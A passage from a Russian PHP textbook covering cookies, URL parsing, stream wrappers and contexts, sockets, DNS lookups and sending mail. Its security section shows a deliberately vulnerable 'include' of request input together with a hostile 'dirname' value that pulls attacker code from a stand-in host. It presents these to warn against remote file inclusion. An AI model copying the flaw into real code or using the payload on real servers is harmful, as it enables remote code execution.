Тут нет ничего удивительного — ведь PHP поступает точно так же и с переменными, поступившими из формы пользователя... Правда, в отличие от форм, не советуем вам особо увлекаться подобными cookies: дело в том, что в большинстве браузеров число cookies, которые могут быть установлены одним сервером, ограничено, причем ограничено именно их количество, а не суммарный объем. Поэтому, наверное, лучше будет все-таки воспользоваться функцией serialize() и установить один cookie, а еще лучше — написать собственную функцию сериализации, которая упаковывает данные чуть эффективнее.

Получение cookie

Давайте подведем итог. Предположим, сценарий отработал и установил какой-то cookie, например, с именем Hotel и значением Lafayette. В следующий раз при запуске этого сценария (на самом деле, и всех других сценариев, расположенных на том же сервере в том же каталоге или ниже по дереву) ему передастся пара типа Hotel=Lafayette (через специальную переменную окружения HTTP_COOKIE). PHP это событие перехватит и автоматически создаст элемент в массивах $_COOKIE и $_REQUEST. Его имя, как вы уже догадались, Hotel, а значение — Lafayette.

Вы видите, что интерпретатор действует точно так же, как если бы значение нашего cookie пришло откуда-то из формы. Та переменная, которую мы установили в прошлый раз, будет доступна и сейчас!

Разбор URL

В PHP есть две функции, которые могут очень пригодиться при разборе или формировании URL некоторой страницы (например, для добавления новых параметров в QUERY_STRING некоторого URL). Сейчас мы их рассмотрим.

Разбиение и "склеивание" *QUERY_STRING*

void parse_str(string $*str* [, array $*out*])

Данная функция разбирает QUERY_STRING из параметра $*str*, составленную по правилам протокола HTTP. Результат разбора записывается в ассоциативный массив $*out*.

> ***Замечание***
>
> Те же самые действия выполняет PHP, когда разбирает данные, пришедшие из формы, только он записывает результат в $_GET и $_POST, а не в указанную переменную.

Почувствовать всю мощь данной функции позволит листинг 31.4.

Листинг 31.4. Ручной разбор QUERY_STRING. Файл parse_str.php

```
<?php ## Ручной разбор QUERY_STRING
  $str = "sullivan=paul&names[roy]=noni&names[read]=tom";
  parse_str($str, $out);
  echo "<pre>"; print_r($out); echo "</pre>";
?>
```

Вот результат работы этого скрипта:

```
Array(
    [sullivan] => paul
    [names] => Array(
        [roy]  => noni
        [read] => tom
   )
)
```

Как видите, функция правильно обрабатывает не только обычные пары *ключ=>значение*, но также и массивы (в том числе и многомерные). Для реализации всего этого программным способом ушел бы не один десяток строк кода.

Если параметр `$out` при вызове функции не указан, то разобранные данные записываются в переменные с соответствующими именами. Например, в примере выше создались бы две переменные: `$sullivan` (скалярная) и `$names` (массив). Переменные создаются в *текущем контексте*, т. е. при вызове `parse_str()` из некоторой функции переменные станут локальными в пределах этой функции (соответственно, при вызове из глобального контекста они попадут в `$GLOBALS` и станут глобальными).

```
string http_build_query(
  array $data
  [, string $numericPrefix]
  [, string $arg_separator]
  [, int $enc_type = PHP_QUERY_RFC1738]
)
```

Функция выполняет обратное действие по отношению к `parse_str()`, а именно собирает `QUERY_STRING` по переданным ей данным в ассоциативном массиве `$data`. При помощи необязательного аргумента `$arg_separator` можно задать разделитель (по умолчанию амперсанд `&`). Параметр `$enc_type` задает режим кодирования пробелов, по умолчанию это `+`. Если указать значение `PHP_QUERY_RFC3986`, в качестве кода будет использоваться `%20`.

Эти две функции очень удобно использовать для модификации URL некоторых ссылок с тем, чтобы добавлять туда какие-нибудь параметры (или модифицировать существующие). Чуть ниже мы рассмотрим комплексный пример использования функций, описанных в данном разделе.

> ***Примечание***
>
> Необязательный параметр `$numericPrefix` определяет префикс, который будет добавлен к имени параметра, если он изначально равен некоторому числу. Как вы знаете, в PHP нельзя создавать переменные вроде `$01` или `$303`. С использованием `$numericPrefix`, равным, например, `"N_"`, такие параметры будут выглядеть как `N_01` или `N_303`.

Разбиение и "склеивание" URL

array parse_url(string $*url*)

Данная функция принимает на вход некоторый полный URL и разбирает его: выделяет имя протокола, адрес хоста и порт, URI и т. д. В результирующем ассоциативном массиве для каждого участка URL создаются свои элементы, полный список которых приведен ниже. Давайте возьмем URL

http://username:password@example.com:80/path?arg=value#anchor

и рассмотрим, как функция `parse_url()` с ним поступит:

- `scheme`: имя протокола (все, что идет до "://"), например, **http**;
- `host`: имя хоста (идет непосредственно после "://"), например, **example.com**;
- `port`: номер порта (если задан), например, **80**;
- `user`: имя пользователя, если оно указано; например, **username**;
- `pass`: пароль пользователя, например, **password**;
- `path`: путь — часто URI до первого "?", например, **/path**;
- `query`: `QUERY_STRING`, например, **arg=value**;
- `fragment`: имя HTML-якоря, например, **anchor**.

Функция устанавливает только те ключи в результирующем массиве, для которых в URL есть соответствующие участки. Например, для URL /some/path, который является на самом деле URI, в массиве окажется один-единственный элемент — `path` (угадайте, с каким значением?). Номер порта, имя пользователя и его пароль также могут отсутствовать. В листинге 31.5 приводится пример использования функции.

Листинг 31.5. Пример разбора URL. Файл parse_url.php

```
<?php ## Пример разбора URL
  $url = "http://username:password@host.com:80/path?arg=value#anchor";
  echo "<pre>"; print_r(parse_url($url)); echo "</pre>";
?>
```

К сожалению, в PHP нет функции, обратной к `parse_url()`. В листинге 31.6 приведена программная реализация такой функции, которую вы можете использовать.

Листинг 31.6. Составление URL по массиву параметров. Файл lib/http_build_url.php

```
<?php ## Составление URL по массиву параметров
  // Составляет URL по частям из массива $parsed.
  // Функция обратна к parse_url().
  function http_build_url($parsed)
  {
    if (!is_array($parsed)) return false;
    // Задан протокол?
    if (isset($parsed['scheme'])) {
      $sep = (strtolower($parsed['scheme']) == 'mailto' ? ':' : '://');
      $url = $parsed['scheme'] . $sep;
```

```
    } else {
      $url = '';
    }
    // Заданы пароль или имя пользователя?
    if (isset($parsed['pass'])) {
      $url .= "$parsed[user]:$parsed[pass]@";
    } elseif (isset($parsed['user'])) {
      $url .= "$parsed[user]@";
    }
    // QUERY_STRING представлена в виде массива?
    if (@!is_scalar($parsed['query'])) {
      // Преобразуем в строку.
      $parsed['query'] = http_build_query($parsed['query']);
    }
    // Дальше составляем URL
    if (isset($parsed['host']))     $url .= $parsed['host'];
    if (isset($parsed['port']))     $url .= ":".$parsed['port'];
    if (isset($parsed['path']))     $url .= $parsed['path'];
    if (isset($parsed['query']))    $url .= "?".$parsed['query'];
    if (isset($parsed['fragment'])) $url .= "#".$parsed['fragment'];
    return $url;
  }
?>
```

Пример

В листинге 31.7 приведен комплексный пример (но не обед) применения всех четырех описанных в данном разделе функций. Он показывает, как можно модифицировать строковое представление URL, каким бы сложным оно ни было. В *части IX* книги, когда будет обсуждаться изменение страницы "на лету", мы рассмотрим практическое применение данного кода.

Листинг 31.7. Модификация части URL. Файл modify_url.php

```
<?php ## Модификация части URL без изменения других его участков
  require_once "lib/http_build_url.php";
  // URL, с которым будем работать
  $url = "http://user@example.com:80/path?arg=value#anchor";
  // Другие примеры, которые вы можете испробовать
  //   $url = "/path?arg=value#anchor";
  //   $url = "thematrix.com";
  //   $url = "http://thematrix.com/#top"; # без '/' перед '#' не работает!
  // Разбираем URL на части
  $parsed = parse_url($url);
  // Разбираем одну из частей, QUERY_STRING, на элементы массива
  parse_str(@$parsed['query'], $query);
  // Добавляем новый элемент в массив QUERY_STRING
  $query['names']['read'] = 'tom';
```

```
  // Собираем QUERY_STRING назад из массива
  $parsed['query'] = http_build_query($query);
  // Создаем результирующий URL
  $newurl = http_build_url($parsed);
  // Выводим результаты работы
  echo "Старый URL: $url<br>";
  echo "Новый: $newurl";
?>
```

Результат работы программы таков:


```
Старый URL: http://user@example.com:80/path?arg=value#anchor
Новый: http://user@example.com:80/path?arg=value&names[read]=tom#anchor
```

Как видите, нам удалось добавить дополнительный параметр в URL, не задумываясь особенно, что в нем уже могут быть другие параметры (в том числе сложные, например, массивы), а также что в URL может отсутствовать та или иная часть (например, имя хоста).

Резюме

В данной главе мы рассмотрели несколько функций, позволяющих PHP-скрипту "чувствовать себя, как рыба в воде" в непростом мире World Wide Web. Самые распространенные на практике функции предназначены для работы с cookies, рангом пониже идет процедура `header()` для вывода произвольных заголовков. Мы также обсудили четыре функции для разбора и составления URL, которые могут пригодиться, например, при модификации готовых HTML-страниц.

ГЛАВА 32



Сетевые функции

Листинги данной главы
можно найти в подкаталоге net.

Здесь мы рассмотрим некоторые сетевые функции, предоставляемые PHP. За более детальной информацией обращайтесь к сопроводительной документации.

> ***Примечание***
> Помимо стандартных сетевых функций с PHP поставляется расширение CURL, предоставляющее еще более мощные средства для работы с сетью *(см. главу 39)*.

Файловые функции и потоки

Файловые функции в PHP имеют куда больше возможностей, чем мы рассматривали до сих пор. В частности, благодаря технологии *потоков* (Streams) функции и директивы `fopen()`, `file()`, `file_get_contents()`, `opendir()`, `include` и все остальные способны работать не только с обычными файлами, но также и с внешними HTTP-адресами.

Потоки организованы на уровне интерпретатора PHP и предназначены для переноса данных из источника в пункт назначения. Причем источником и пунктом назначения может быть все что угодно, начиная от командной строки, архива, области в памяти и заканчивая HTTP-сервером или облачным хранилищем. Операция с каждым из этих источников требует его открытия, чтения, записи данных и закрытия. Разумеется, файловые операции сильно отличаются от сетевых. Потоки скрывают реализацию этих операций и автоматически включают нужный обработчик. Необходимый обработчик определяется автоматически из *префикса схемы*, например **http://** или **ftp://**. С полным списком префиксов можно ознакомиться в официальной документации. В последующих главах мы еще не раз столкнемся с потоками и различными префиксами.

Приведем несколько примеров в листинге 32.1.

Листинг 32.1. Пример работы с потоками. Файл wrap.php

```
<?php ## Пример работы с fopen wrappers
  echo "<h1>Первая страница (HTTP):</h1>";
  echo file_get_contents("http://php.net");
```

```
  echo "<h1>Вторая страница (FTP):</h1>";
  echo file_get_contents("ftp://ftp.aha.ru/");
?>
```

В листинге 32.1 представлен скрипт, который запрашивает информацию с двух разных сайтов по протоколам HTTP и FTP и выводит результат на одной странице. Что может быть проще?

Если для подключения к FTP или HTTP необходимо указать имя входа и пароль, это делается следующим образом:

http://user:password@php.net/

http://user:password@ftp.aha.ru/pub/CPAN/CPAN.html

И, конечно, вы не ограничены использованием только `file_get_contents()`. Доступны также и остальные функции, включая `fopen()` и даже `file_put_contents()` (для FTP-протокола). Например, вот так вы можете скопировать файл на другую машину, где у вас есть учетная запись на FTP-сервере:

```
file_put_contents("ftp://user:pass@site.ru/f.txt", "This is my world!");
```

При использовании функций вроде `file_get_contents()` и `fopen()` для работы с файловой системой PHP автоматически выбирает обработчик **file://**. Однако его можно указать и явно. В листинг 32.2 читается и выводится содержимое файла /etc/hosts, который присутствует во всех UNIX-подобных операционных системах. В операционной системе Windows этот файл расположен по пути C:\Windows\system32\drivers\etc\hosts.

Листинг 32.2. Файловый обработчик file://. Файл file.php

```
<?php
  echo file_get_contents('file:///etc/hosts');
  //echo file_get_contents('file:///C:/Windows/system32/drivers/etc/hosts');
?>
```

Проблемы безопасности

Если в конфигурационном файле php.ini отключена директива `allow_url_fopen=Off`, сетевые возможности файловых функций будут запрещены. Иногда это делается в целях повышения безопасности.

В самом деле, рассмотрим такой оператор в неаккуратно написанном скрипте:

```
// Никогда так не делайте!
include $_REQUEST['dirname']."/header.php";
```

Если теперь хакер передаст в `QUERY_STRING` значение `dirname=ftp://root:Z10N0101@hacker.com`, то директива `include` подключит и запустит файл, расположенный на машине злоумышленника: **ftp://root:Z10N0101@hacker.com/header.php**. Но выполнится этот файл *на вашем сервере*. Таким образом, хакер может запустить любой код, который пожелает, на вашей машине.

> ***Примечание***
>
> Конечно, здесь приведен тривиальный пример — вряд ли кто-то будет передавать в директиву `include` путь, полученный непосредственно из аргументов скрипта. Тем не менее там

могут быть использованы другие переменные, полученные из столь же ненадежных источников, что также открывает злоумышленнику легкий путь взлома сайта. Чтобы этого не произошло, старайтесь вообще не использовать никаких переменных в директивах `include`, `require` и т. д.

Другие схемы

В PHP существует механизм, который позволяет создавать свои собственные схемы в дополнение к встроенным схемам **http://** и **ftp://**. Например, вы можете написать код, заставляющий открывать RAR-архивы как обычные файлы, используя для этого вызов `fopen("rar://path/to/file.rar", "r")`. Чтобы добиться такого эффекта, применяются функции для работы с потоками. Их имена начинаются с префикса `stream` — например, `stream_filter_register()`, `stream_context_create()` и т. д.

К сожалению, объем книги не позволяет осветить эту тему достаточно подробно, поэтому воспользуйтесь документацией PHP: **http://php.net/manual/ru/ref.stream.php**, если хотите узнать больше о потоках.

Контекст потока

При рассмотрении функций в предыдущих главах нам часто встречался параметр *контекста потока* `$context`. Например, в функции `file_get_contents()` он указывается в качестве третьего параметра:

```
string file_get_contents(
  string $filename
  [, bool $use_include_path = false]
  [, resource $context]
  [, int $offset = -1]
  [, int $maxlen])
```

Данный параметр позволяет настроить параметры сетевого обращения в том случае, если в качестве первого параметра `file_get_contents()` выступает сетевой адрес. Контекст потока создается при помощи функции `stream_context_create()`:

```
resource stream_context_create([array $options] [, array $params ])
```

Функция принимает параметры сетевого соединения `$options` в виде ассоциативного массива `$arr['wrapper']['options']`, мы их рассмотрим чуть позже. Необязательный параметр `$params` задает параметры конкретного протокола, с ними можно ознакомиться в документации.

Для того чтобы лучше понимать, как работает контекст потока, попробуем загрузить главную страницу сайта **http://php.net**, передав пользовательского агента через контекст потока (листинг 32.3).

Листинг 32.3. Пример использования контекста потока. Файл context.php

```
<?php ## Использование контекста потока
  $opts = [
    'http' => [
      'method' => 'GET',
```

```
      'user_agent' => 'Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0)',
      'header' => 'Content-type: text/html; charset=UTF-8'
    ]
  ];

  echo file_get_contents(
    'http://php.net',
    false,
    stream_context_create($opts)
  );
?>
```

В контексте потока были заданы: метод `GET` (`method`), пользовательский агент (`user_agent`) и HTTP-заголовок `Content-type` (`header`). Теперь Web-сервер в качестве пользовательского агента получит не строку `"PHP"`, а `"Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0)"`. Сетевые параметры, которые можно настроить, собраны в табл. 32.1.

> ***Примечание***
>
> Пользовательский агент, который отсылается по умолчанию, может быть настроен в конфигурационном файле php.ini при помощи директивы `user_agent`.

Таблица 32.1. *Параметры контекста потока*

Параметр	Назначение
`method`	Метод HTTP, поддерживаемый сервером, например, `GET`, `POST`, `PUT`, `HEAD`. По умолчанию `GET`
`header`	Дополнительные заголовки
`user_agent`	Пользовательский агент
`content`	Тело запроса, как правило, с методами `POST` и `PUT`
`proxy`	Адрес прокси-сервера, через который должен осуществляться запрос
`request_rulluri`	Глобальные ошибки (не используется)
`follow_location`	Если параметр установлен в 1, PHP будет автоматически переходить по новому адресу при переадресации. Значение 0 отключает такое поведение
`max_redirects`	Максимальное количество переадресаций, по которым переходит PHP (по умолчанию 1)
`protocol_version`	Версия HTTP протокола (по умолчанию 1.0)
`timeout`	Максимальное время ожидания в секундах
`ignore_errors`	Если установлено в `true`, содержимое извлекается, даже если получен код статуса 4xx, свидетельствующий о неудачном выполнении запроса

При помощи контекста потока можно отправлять данные методом `POST`. Для демонстрации создадим HTML-форму, которая содержит два текстовых поля для приема имени (`first_name`) и фамилии (`last_name`) пользователя. По нажатию на кнопку `submit` данные отправляются обработчику handler.php (листинг 32.4).

Листинг 32.4. Форма для отправки данных методом POST. Файл form.html

```
<!DOCTYPE html>
<html lang='ru'>
<head>
<title>Форма для отправки данных методом POST</title>
<meta charset='utf-8'>
</head>
<body>
<form action="handler.php" method="POST">
  Имя: <input name="first_name" type="text" /><br />
  Фамилия: <input name="last_name" type="text" /><br />
  <input type="submit" value="Отправить">
</form>
</body>
</html>
```

В листинге 32.5 представлена реализация обработчика handler.php.

Листинг 32.5. Прием POST-данных из формы. Файл handler.php

```
<?php ## Прием POST-данных из формы
  $name = [];
  if(isset($_POST['first_name'])) $name[] = $_POST['first_name'];
  if(isset($_POST['last_name'])) $name[] = $_POST['last_name'];
  if(count($name) > 0) echo "Здравствуйте, ".implode(" ", $name)."!";
?>
```

Используя контекст потока, мы можем отправить POST-запрос обработчику handler.php, не обращаясь к HTML-форме (листинг 32.6).

Листинг 32.6. Отправка POST-данных напрямую. Файл post.php

```
<?php ## Отправка POST-данных напрямую
  // Содержимое POST-запроса
  $body = "first_name=Игорь&last_name=Симдянов";
  // Параметры контекста
  $opts = [
    'http' => [
      'method' => 'POST',
      'user_agent' => 'Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0)',
      'header' => "Content-Type: application/x-www-form-urlencoded\r\n".
                  "Content-Length: " . mb_strlen($body),
      'content' => $body
    ]
  ];
  // echo "<pre>";
  // print_r($opts);
  // exit();
```

```
  // Формируем контекст
  $context = stream_context_create($opts);
  // Отправляем запрос
  echo file_get_contents(
    'http://localhost/handler.php',
    false,
    $context
  );
?>
```

Работа с сокетами

Функция `fsockopen()` предоставляет устаревший подход работы с сетью, через сокеты. До введения потоков `fsockopen()` была, пожалуй, единственная возможность работать с протоколами на низком уровне.

```
int fsockopen(
  string $host,
  int $port
  [, int &$errno]
  [, string &$errstr],
  [, float $timeout])
```

Функция устанавливает сетевое соединение с указанным хостом `$host` и программой, закрепленной на нем за портом `$port`. В качестве результата возвращается файловый дескриптор, с которым затем могут быть выполнены обычные операции: `fread()`, `fwrite()`, `fgets()`, `feof()` и т. д. В случае ошибки, как обычно, возвращается `false` и, если заданы параметры-переменные `$errno` и `$errstr`, в них записываются соответственно номер ошибки (не равный нулю) и текст сообщения об ошибке. Последний параметр `$timeout` позволяет задать максимальное время в секундах, в течение которого функция будет ждать ответа от сервера.

> ***Примечание***
>
> Функция `fsockopen()` поддерживает и так называемые *сокеты домена UNIX*, которые представляют собой в этой системе специальные файлы (наподобие каналов) и предназначены для обмена данными между приложениями в пределах одной машины. Для использования такого режима нужно установить `$port` в 0 и передать в `$host` имя файла сокета. Мы не будем останавливаться на этом режиме, т. к. он применяется весьма редко.

По умолчанию сокет (соединение) открывается в режиме чтения и записи, используя *блокирующий режим* передачи. Вы можете переключить режим в неблокирующий, если вызовете функцию `socket_set_blocking()` *(см. разд. "Неблокирующее чтение" далее в этой главе)*.

"Эмуляция" браузера

В примере из листинга 32.7 мы "проэмулировали" браузер, послав в порт 80 удаленного хоста HTTP-запрос `GET` и получив весь ответ вместе с заголовками. Мы используем функцию `htmlspecialchars()`, чтобы вывести HTML-код документа в текстовом формате.

Листинг 32.7. "Эмуляция" браузера. Файл socket.php

```
<?php ## "Эмуляция" браузера
  // Соединяемся с Web-сервером localhost. Обратите внимание,
  // что префикс "http://" не используется - информация о протоколе
  // и так содержится в номере порта (80).
  $fp = fsockopen("localhost", 80);
  // Посылаем запрос главной страницы сервера. Конец строки
  // в виде "\r\n" соответствует стандарту протокола HTTP.
  fputs($fp, "GET / HTTP/1.1\r\n");
  // Посылаем обязательный для HTTP 1.1 заголовок Host.
  fputs($fp, "Host: localhost\r\n");
  // Отключаем режим Keep-alive, что заставляет сервер СРАЗУ ЖЕ закрыть
  // соединение после посылки ответа, а не ожидать следующего запроса.
  // Попробуйте убрать эту строчку - и работа скрипта сильно замедлится.
  fputs($fp, "Connection: close\r\n");
  // Конец заголовков
  fputs($fp, "\r\n");
  // Теперь читаем по одной строке и выводим ответ
  echo "<pre>";
  while (!feof($fp))
    echo htmlspecialchars(fgets($fp, 1000));
  echo "</pre>";
  // Отключаемся от сервера
  fclose($fp);
?>
```

Разумеется, никто не обязывает нас использовать именно 80-й порт. Даже наоборот: функция `fsockopen()` универсальна. Мы можем применять ее и для подключения к 80-порту, и к FTP — словом, для чего угодно.

Обратите внимание, насколько код листинга 32.7 сложнее, чем аналогичная программа, использующая обычный вызов `fopen()`. Но в результате мы имеем больший контроль над обменом данными — в частности, можем отправлять и получать любые заголовки.

Неблокирующее чтение

`int socket_set_blocking(int $`*`sd`*`, int $`*`mode`*`)`

Эта функция устанавливает блокирующий или неблокирующий режим для соединения, открытого ранее при помощи функции `fsockopen()`. В режиме блокировки (`$mode == true`) функции чтения будут "засыпать", пока передача данных не завершится. Таким образом, если данных много, или же произошел какой-то "затор" в сети, ваша программа остановится и будет дожидаться выхода из функции чтения. В режиме запрета блокировки (`$mode == false`) функции наподобие `fgets()` будут сразу же возвращать управление в программу, даже если через соединение не было передано еще ни одного байта данных. Таким образом, считывается ровно столько информации, сколько доступно на данный момент. Определить, что данные кончились, можно с помощью функции `feof()`, как это было сделано в примере из листинга 32.7.

Функции для работы с DNS

Здесь мы рассмотрим несколько полезных функций для работы с DNS-серверами и IP-адресом.

Как было рассказано в *главе 1*, для адресации машин в Интернете применяются два способа: указание *IP-адреса* хоста или указание его *доменного имени*. Каждому доменному имени может соответствовать сразу несколько IP-адресов, и наоборот: каждому IP-адресу — несколько имен.

Преобразованием доменных имен в IP-адреса (и наоборот, хотя в этом случае список выдаваемых имен может быть неполным) занимаются специальные DNS-серверы (Domain Name Service, служба доменных имен), распределенные по всему миру. Обычно такие серверы ставят хостинг-провайдеры. Задача DNS — получить от клиента доменное имя и выдать ему IP-адрес соответствующего хоста. Возможно также и обратное преобразование.

Преобразование IP-адреса в доменное имя и наоборот

В отличие от языков C и Perl, PHP предоставляет очень удобные средства для работы с DNS. Рассмотрим некоторые функции, осуществляющие преобразования IP-адреса машины в ее имя и наоборот.

string gethostbyaddr(string $*ip_address*)

Функция возвращает доменное имя хоста, заданного своим IP-адресом. В случае ошибки возвращается `$ip_address`.

> ***Внимание!***
>
> Функция *не гарантирует*, что полученное имя будет на самом деле соответствовать действительности. Она лишь опрашивает хост по адресу `$ip_address` и просит его сообщить свое имя. Владелец хоста, таким образом, может передать все, что ему заблагорассудится.

string gethostbyname(string $*hostname*)

Функция получает в параметрах доменное имя хоста и возвращает его IP-адрес. Если адрес определить не удалось, возвращает `$hostname`.

array gethostbynamel(string $*hostname*)

Эта функция очень похожа на предыдущую, но возвращает не один, а *все* IP-адреса, зарегистрированные за именем `$hostname`. Как мы знаем, одному доменному имени может соответствовать сразу несколько IP-адресов, и в случае сильной загруженности серверов DNS-сервер сам выбирает, по какому IP-адресу перенаправить запрос. Он выбирает тот адрес, который использовался наиболее редко.

Обратите внимание на то, что в Интернете существует множество виртуальных хостов, которые имеют различные доменные имена, но один и тот же IP-адрес. Таким образом, если представленная ниже последовательность команд для существующего хоста с IP-адресом `$ip` всегда печатает этот же адрес:

```
$host = gethostbyaddr($ip);
echo gethostbyname($host);
```

то аналогичная последовательность для домена с DNS-именем `$host`, наоборот, может напечатать не то же имя, а совсем другое:

```
$ip = gethostbyname($host);
echo gethostbyaddr($ip);
```

Резюме

В данной главе мы рассмотрели основные функции для работы с сетью, существующие в PHP. Узнали, насколько просто считать файл с удаленной машины и как, не менее просто, записать его куда-нибудь по протоколу FTP. Описана универсальная функция `fsockopen()`, которая позволяет работать с любыми протоколами, будь то telnet, HTTP или FTP, однако требует более громоздкого кода и хорошего знания протоколов при своем использовании. Мы научились преобразовывать доменные имена в IP-адреса и обратно.

ГЛАВА 33

Посылка писем через PHP

Листинги данной главы
можно найти в подкаталоге mail.

Одно из самых мощных средств PHP — возможность автоматической посылки писем по электронной почте, минуя использование внешних программ и утилит. Функция отсылки встроена в PHP.

Формат электронного письма

Любое электронное письмо состоит из двух частей, разделенных пустой строкой, — *заголовков* и *тела*:

```
Заголовок1\r\n
...\r\n
ЗаголовокN\r\n
\r\n
Тело\r\n
```

Здесь символы `\r\n` (это 2 байта с ASCII-кодами 13 и 10) означают перевод строки. По стандарту электронной почты каждая строка должна заканчиваться двумя символами — `\r\n`, а не одним лишь `\n`. Впрочем, последний вариант также работает в большинстве почтовых программ.

> ***Примечание***
>
> Как видите, такой способ формирования сообщения очень похож на метод, используемый протоколом HTTP *(см. главу 3)*.

В заголовках содержатся различные служебные данные, а также информационные поля письма. Каждый заголовок (или, как еще говорят, *поле*) представляет собой одну-единственную строку в формате:

```
ИмяЗаголовка: ЗначениеЗаголовка
```

Вот наиболее полезные имена заголовков.

- `From`

  Указывает адрес электронной почты (а также, возможно, имя) отправителя письма.

- `To`

  Указывает адрес (и, возможно, имя) получателя письма. В заголовке `To` могут быть перечислены сразу несколько адресов, разделенные запятыми.

- `Subject`

  Определяет тему письма.

- `Reply-to`

  При нажатии кнопки **Ответить** в любой почтовой программе будет сформировано новое письмо для адресата, чьи координаты указаны в данном заголовке. Если заголовок не указан, то будет использовано поле `From`.

- `Content-type`

  Задает MIME-тип тела письма *(см. главу 3)*, а также используемую кодировку. Тип обычно указывают равным `text/plain`.

Для того чтобы почтовые программы правильно обрабатывали заголовки, содержащие русские буквы, их необходимо специальным образом *кодировать*. Мы поговорим об этом чуть позже *(см. разд. "Кодировка UTF-8" далее в этой главе)*.

> ***Замечание***
>
> Значение заголовка может быть разбито на несколько строк. В этом случае каждая следующая строка должна начинаться с пробельного символа (обычно используется табуляция). Например, заголовок `Content-type` часто выглядит так: `"Content-type: text\html;\n\tcharset=UTF-8"` (здесь, как обычно, `\n` — перевод строки, `\t` — табуляция).

Тело письма представляет собой документ, который будет отображен в почтовой программе пользователя. Этот документ может иметь любой формат, начиная от обычного текста и заканчивая HTML-файлом с картинками и вложениями. В случае текста его можно передавать как есть, а в случае HTML и вложений — кодировать при помощи функции `base64_encode()` *(см. далее)*.

Отправка письма

`bool mail(string $to, string $subject, string $msg [,string $headers])`

Функция `mail()` посылает сообщение с телом `$msg` (это может быть "многострочная" строка, т. е. переменная, содержащая несколько строк, разделенных символом перевода строки) по адресу `$to`. Можно задать сразу нескольких получателей, разделив их адреса пробелами в параметре `$to`. Пример:

```
mail(
  "somebody@mail.ru", # To
  "Mail robot",       # Subject
  "Hello!\nThis is autogenerated message — please do not reply."
);
```

В случае, если указан четвертый параметр, переданная в нем строка вставляется между концом стандартных почтовых заголовков (таких как `To`, `Content-type` и т. д.) и началом текста письма. Обычно этот параметр используется для задания дополнительных заголовков письма.

Пример:

```
mail(
  "somebody@mail.ru", # To
  "Mail robot",       # Subject
  "Hello!\nThis is autogenerated message — please do not reply.",
  join("\r\n", array( # другие заголовки
    "From: webmaster@$SERVER_NAME",
    "Reply-To: webmaster@$SERVER_NAME",
    "X-Mailer: PHP/" . phpversion()
 ))
);
```

Почтовые шаблоны

Чаще всего письма, отправляемые скриптом на PHP, формируются не в самой программе, а считываются откуда-то извне (например, из файла).

Предположим, у нас есть шаблон электронного сообщения (листинг 33.1).

Листинг 33.1. Почтовый шаблон. Файл mail.eml

```
From: Почтовый робот <somebody@mail.ru>
To: {TO}
Subject: Добрый день!
Content-type: text/plain; charset=utf-8

Привет, {TO}!
{TEXT}
Это сообщение сгенерировано роботом - не отвечайте на него.
```

> ***Примечание***
>
> Данный нехитрый формат называется EML. EML-файлы можно открывать, например, в Microsoft Outlook или же почтовым клиентом The Bat!. Это довольно распространенный формат.

Мы хотим отправить данное письмо нескольким адресатам по очереди, каждый раз производя замены `{...}`-конструкций соответствующими значениями, сформированными программой. Скрипт в листинге 33.2 делает это.

Листинг 33.2. Отправка почты по шаблону. Файл mail_simple.php

```
<?php ## Отправка почты по шаблону (плохой вариант)
  // Этот текст может быть получен, например, из базы данных
  // или являться сообщением форума или гостевой книги
  $text = "Cookies need love like everything does.";
  // Получатели письма
  $tos = ["a@mail.ru", "b@mail.ru"];
```

```
  // Считываем шаблон
  $tpl = file_get_contents("mail.eml");
  // Отправляем письма в цикле по получателям
  foreach ($tos as $to) {
    // Заменяем элементы шаблона
    $mail = $tpl;
    $mail = strtr($mail, [
      "{TO}"   => $to,
      "{TEXT}" => $text,
    ]);
    // Разделяем тело сообщения и заголовки
    list ($head, $body) = preg_split("/\r?\n\r?\n/s", $mail, 2);
    // Отправляем почту. Внимание! Опасный прием!
    mail("", "", $body, $head);
  }
?>
```

В данном скрипте есть одно "тонкое место" — это указание пустых строк вместо первых двух параметров функции `mail()`. Сейчас мы рассмотрим, чем такой способ нам грозит.

Расщепление заголовков

Как мы видели ранее, функция `mail()` позволяет указывать заголовки в трех местах, а именно:

- первый параметр функции — *`$to`*; текст, который там указан, попадет в заголовок `To` письма;
- второй параметр — *`$subject`*; попадет в заголовок `Subject`;
- четвертый параметр — *`$headers`*; в нем можно указать дополнительные заголовки.

Такой "разнобой" не очень удобен на практике. Как мы видели ранее, обычно отсылаемые письма формируются по некоторому шаблону, находящемуся в файле и считываемому в программе, и там заголовки письма "свалены в одну кучу", а не разделены на три независимых части.

Давайте проведем небольшой эксперимент и попробуем запустить функцию `mail()`, "пропустив" первые два параметра (адрес получателя и тему письма), указав их вместо этого в дополнительных заголовках. Итак, откроем скрипт из листинга 33.2 в браузере, а потом посмотрим, какие письма придут получателям.

> ***Замечание***
>
> Естественно, вам следует указать свои адреса электронной почты в массиве `$tos`, чтобы получить почту.

Легко убедиться, что данный код сформирует и отошлет следующее письмо (указаны заголовки и тело, разделенные пустой строкой, как положено):

```
To:
Subject:
```

```
From: Почтовый робот <somebody@mail.ru>
To: a@mail.ru
Subject: Добрый день!
Content-type: text/plain; charset=utf-8

Привет, a@mail.ru!
Cookies need love like everything does.
Это сообщение сгенерировано роботом - не отвечайте на него.
```

Вообще говоря, такое письмо корректно и дойдет до адресата (заголовок `To` можно указывать несколько раз). Однако различные почтовые программы отобразят поле `Subject` по-разному: одни воспримут его как пустую строку (первое вхождение заголовка), а вторые — как строку `"Добрый день!"` (последнее вхождение). Нечего и говорить, что такое поведение нас совершенно не устраивает.

Анализ заголовков

Итак, мы приходим к выводу, что единственно корректный способ вызова функции `mail()` — указание ей непустых значений в параметрах `$to` и `$subject` и игнорирование их — в параметре `$headers`. Но так как все заголовки у нас объединены вместе, нам придется их проанализировать, изъять `To` и `Subject` и разместить в соответствующих переменных (листинги 33.3 и 33.4).

Листинг 33.3. Отправка почты по шаблону. Файл mail_x.php

```
<?php ## Отправка почты по шаблону (без кодирования)
  // Подключаем функцию mailx() (см. ниже)
  include_once "lib/mailx.php";
  // Этот текст может быть получен, например, из базы данных
  // либо являться сообщением форума или гостевой книги
  $text = "Cookies need love like everything does.";
  // Получатели письма
  $tos = ["a@mail.ru", "b@mail.ru"];
  // Считываем шаблон
  $tpl = file_get_contents("mail.eml");
